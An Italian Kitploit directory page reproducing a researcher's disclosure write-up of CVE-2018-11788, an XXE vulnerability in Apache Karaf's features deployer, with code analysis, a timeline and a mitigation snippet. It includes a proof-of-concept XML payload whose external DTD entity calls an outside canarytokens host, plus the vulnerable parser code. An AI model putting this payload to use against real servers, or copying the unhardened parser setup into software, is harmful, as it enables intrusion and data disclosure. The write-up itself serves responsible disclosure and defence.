
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2018-11788 — Vulnerabilità XXE di Apache Karaf (CVE-2018-11788) | Kitploit
Strumenti/GitHubGitHub/brianwrf/cve-2018-11788
Analisi delle VulnerabilitàAnalisi del CodiceExploitSfruttamento di Applicazioni WebPaper e RicercaApprendimento e Formazione
GitHubbrianwrf/cve-2018-11788

CVE-2018-11788

Vulnerabilità XXE di Apache Karaf (CVE-2018-11788)

Vedi Repository
37617 anni faRevisionato da Kitploit

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Sommario

Apache Karaf è un contenitore applicativo moderno e polimorfo. È un contenitore leggero, potente e pronto per l'impresa, basato su OSGi. Apache Karaf è un "progetto prodotto", che fornisce un runtime completo e chiavi in mano. Il runtime è "multi-faccettato", il che significa che puoi distribuire diversi tipi di applicazioni: OSGi o non OSGi, applicazioni web, basate su servizi, ecc.

In una recente ricerca su Apache Karaf, ho trovato alcune vulnerabilità XXE (XML eXternal Entity injection) esistenti nei suoi parser XML. Sono causate dal fatto che i parser analizzano impropriamente i documenti XML.

Versione affetta

  • Apache Karaf <= 4.2.1
  • Apache Karaf <= 4.1.6

Analisi

Secondo il manuale ufficiale, Apache Karaf fornisce un features deployer predefinito, che consente agli utenti di "deployare a caldo" un XML di features semplicemente inserendo il file direttamente nella cartella deploy.

Quando inserisci un XML di features nella cartella deploy, il features deployer fa:

  • registra l'XML di features come repository di features
  • le features con attributo install impostato su "auto" verranno automaticamente installate dal features deployer.

Ad esempio, inserire il seguente XML nella cartella deploy installerà automaticamente feature1 e feature2, mentre feature3 non verrà installata:

root@kitploit:~
<?xml version="1.0" encoding="UTF-8"?>
<features name="my-features" xmlns="http://karaf.apache.org/xmlns/features/v1.3.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://karaf.apache.org/xmlns/features/v1.3.0 http://karaf.apache.org/xmlns/features/v1.3.0">

    <feature name="feature1" version="1.0" install="auto">
        ...
    </feature>

    <feature name="feature2" version="1.0" install="auto">
        ...
    </feature>

    <feature name="feature3" version="1.0">
        ...
    </feature>

</features>
Scarica lo strumento

Per capire come il deployer gestisce il file XML, ho controllato i codici sorgente di Karaf su Github e ho trovato le seguenti invocazioni:

  • La classe Activator invoca la funzione doStart() per avviare un listener per il deployer
  • La funzione doStart() invoca FeatureDeploymentListener.init() per inizializzare un listener
  • Poi chiama la funzione bundleChanged - canHandle - getRootElementName per analizzare il documento XML sfruttando XMLInputFactory

Ma dopo un'ulteriore indagine sulla funzione getRootElementName come di seguito, non c'è alcuna prevenzione contro XXE.

root@kitploit:~
private QName getRootElementName(File artifact) throws Exception {
    if (xif == null) {
        xif = XMLInputFactory.newFactory();
        xif.setProperty(XMLInputFactory.IS_NAMESPACE_AWARE, true);
    }
    try (InputStream is = new FileInputStream(artifact)) {
        XMLStreamReader sr = xif.createXMLStreamReader(is);
        sr.nextTag();
        return sr.getName();
    }
}

Pertanto, ho ipotizzato che rappresentasse un potenziale rischio per la sicurezza per Apache Karaf.

Prova di concetto

Per verificare la mia ipotesi, ho testato l'ultima release ufficiale di Apache Karaf 4.2.0 scaricata da https://karaf.apache.org/download.html come segue.

  1. Scarica la distribuzione binaria da Apache Karaf 4.2.0
  2. Decomprimi il pacchetto e posizionati nella cartella bin per avviare la console dei comandi di Karaf come mostrato di seguito
root@kitploit:~
  bin$ ./karaf
          __ __                  ____      
         / //_/____ __________ _/ __/      
        / ,<  / __ `/ ___/ __ `/ /_        
       / /| |/ /_/ / /  / /_/ / __/        
      /_/ |_|\__,_/_/   \__,_/_/         

    Apache Karaf (4.2.0)

  Hit '<tab>' for a list of available commands
  and '[cmd] --help' for help on a specific command.
  Hit '<ctrl-d>' or type 'system:shutdown' or 'logout' to shutdown Karaf.

  karaf@root()>
  1. Genera un token DNS su https://canarytokens.org/generate , ad esempio 27av6zyg33g8q8xu338uvhnsc.canarytokens.com
  2. Crea un file XML e aggiungi un'entità esterna con il token DNS generato incorporato nei DTD come di seguito:
root@kitploit:~
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://27av6zyg33g8q8xu338uvhnsc.canarytokens.com"> %dtd;]
<features name="my-features" xmlns="http://karaf.apache.org/xmlns/features/v1.3.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://karaf.apache.org/xmlns/features/v1.3.0 http://karaf.apache.org/xmlns/features/v1.3.0">
    <feature name="deployer" version="2.0" install="auto">
    </feature>
</features>
  1. Copia il file XML creato nella cartella deploy
root@kitploit:~
apache-karaf-4.2.0$ cd deploy/
deploy$ tree
.
├── README
└── poc.xml

  1. Attendi un po', e poi vedrai le richieste DNS dalla tua macchina di test, il che significa che il parser XML sta tentando di caricare entità esterne incorporate nei DTD
Mitigazione

Segui la guida OWASP di seguito che fornisce informazioni concise per prevenire questa vulnerabilità. https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet#Java

Ad esempio, aggiungendo il codice seguente per disabilitare DTD ed entità esterne nella funzione getRootElementName.

root@kitploit:~
xif.setProperty(XMLInputFactory.SUPPORT_DTD, false); // Questo disabilita completamente i DTD per quella factory
xif.setProperty("javax.xml.stream.isSupportingExternalEntities", false); // disabilita le entità esterne

Informazioni aggiuntive

Oltre alla scoperta menzionata sopra, ho trovato anche un'altra classe XmlUtils nel progetto Apache Karaf che non aggiungeva alcuna protezione dalla vulnerabilità XXE durante l'analisi del documento XML.

root@kitploit:~
package org.apache.karaf.util;

import java.io.File;
import java.io.IOException;
import java.io.InputStream;

import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.parsers.ParserConfigurationException;
import javax.xml.parsers.SAXParserFactory;
import javax.xml.transform.Result;
import javax.xml.transform.Source;
import javax.xml.transform.Transformer;
import javax.xml.transform.TransformerConfigurationException;
import javax.xml.transform.TransformerException;
import javax.xml.transform.TransformerFactory;

import org.w3c.dom.Document;
import org.xml.sax.ErrorHandler;
import org.xml.sax.SAXException;
import org.xml.sax.XMLReader;

/**
 * Utils class to manipulate XML document in a thread safe way.
 */
public class XmlUtils {

    private static final ThreadLocal<DocumentBuilderFactory> DOCUMENT_BUILDER_FACTORY = new ThreadLocal<>();
    private static final ThreadLocal<TransformerFactory> TRANSFORMER_FACTORY = new ThreadLocal<>();
    private static final ThreadLocal<SAXParserFactory> SAX_PARSER_FACTORY = new ThreadLocal<>();

    public static Document parse(String uri) throws TransformerException, IOException, SAXException, ParserConfigurationException {
        DocumentBuilder db = documentBuilder();
        try {
            return db.parse(uri);
        } finally {
            db.reset();
        }
    }

    public static Document parse(InputStream stream) throws TransformerException, IOException, SAXException, ParserConfigurationException {
        DocumentBuilder db = documentBuilder();
        try {
            return db.parse(stream);
        } finally {
            db.reset();
        }
    }

    public static Document parse(File f) throws TransformerException, IOException, SAXException, ParserConfigurationException {
        DocumentBuilder db = documentBuilder();
        try {
            return db.parse(f);
        } finally {
            db.reset();
        }
    }

    public static Document parse(File f, ErrorHandler errorHandler) throws TransformerException, IOException, SAXException, ParserConfigurationException {
        DocumentBuilder db = documentBuilder();
        db.setErrorHandler(errorHandler);
        try {
            return db.parse(f);
        } finally {
            db.reset();
        }
    }

    public static void transform(Source xmlSource, Result outputTarget) throws TransformerException {
        Transformer t = transformer();
        try {
            t.transform(xmlSource, outputTarget);
        } finally {
            t.reset();
        }
    }

    public static void transform(Source xsltSource, Source xmlSource, Result outputTarget) throws TransformerException {
        Transformer t = transformer(xsltSource);
        try {
            t.transform(xmlSource, outputTarget);
        } finally {
            t.reset();
        }
    }

    public static XMLReader xmlReader() throws ParserConfigurationException, SAXException {
        SAXParserFactory spf = SAX_PARSER_FACTORY.get();
        if (spf == null) {
            spf = SAXParserFactory.newInstance();
            spf.setNamespaceAware(true);
            SAX_PARSER_FACTORY.set(spf);
        }
        return spf.newSAXParser().getXMLReader();
    }

    public static DocumentBuilder documentBuilder() throws ParserConfigurationException {
        DocumentBuilderFactory dbf = DOCUMENT_BUILDER_FACTORY.get();
        if (dbf == null) {
            dbf = DocumentBuilderFactory.newInstance();
            dbf.setNamespaceAware(true);
            DOCUMENT_BUILDER_FACTORY.set(dbf);
        }
        return dbf.newDocumentBuilder();
    }

    public static Transformer transformer() throws TransformerConfigurationException {
        TransformerFactory tf = TRANSFORMER_FACTORY.get();
        if (tf == null) {
            tf = TransformerFactory.newInstance();
            TRANSFORMER_FACTORY.set(tf);
        }
        return tf.newTransformer();
    }

    private static Transformer transformer(Source xsltSource) throws TransformerConfigurationException {
        TransformerFactory tf = TRANSFORMER_FACTORY.get();
        if (tf == null) {
            tf = TransformerFactory.newInstance();
            TRANSFORMER_FACTORY.set(tf);
        }
        return tf.newTransformer(xsltSource);
    }

}

Timeline

  • 2018-08-22: Segnalato questo problema al team di sicurezza Apache.
  • 2018-09-26: Il team di Apache Karaf ha confermato e risolto il problema in KARAF-5911.
  • 2018-11-30: Rilasciato Apache Karaf 4.1.7 con la correzione.
  • 2018-12-18: Rilasciato Apache Karaf 4.2.2 con la correzione.
  • 2019-01-06: Apache Karaf ha annunciato CVE-2018-11788 per questo problema.

Riferimenti

  • https://karaf.apache.org/security/cve-2018-11788.txt
  • https://issues.apache.org/jira/browse/KARAF-5911
  • https://gitbox.apache.org/repos/asf?p=karaf.git;h=cc3332e
  • https://gitbox.apache.org/repos/asf?p=karaf.git;h=1ffa6d1
  • http://avfisher.win/archives/1052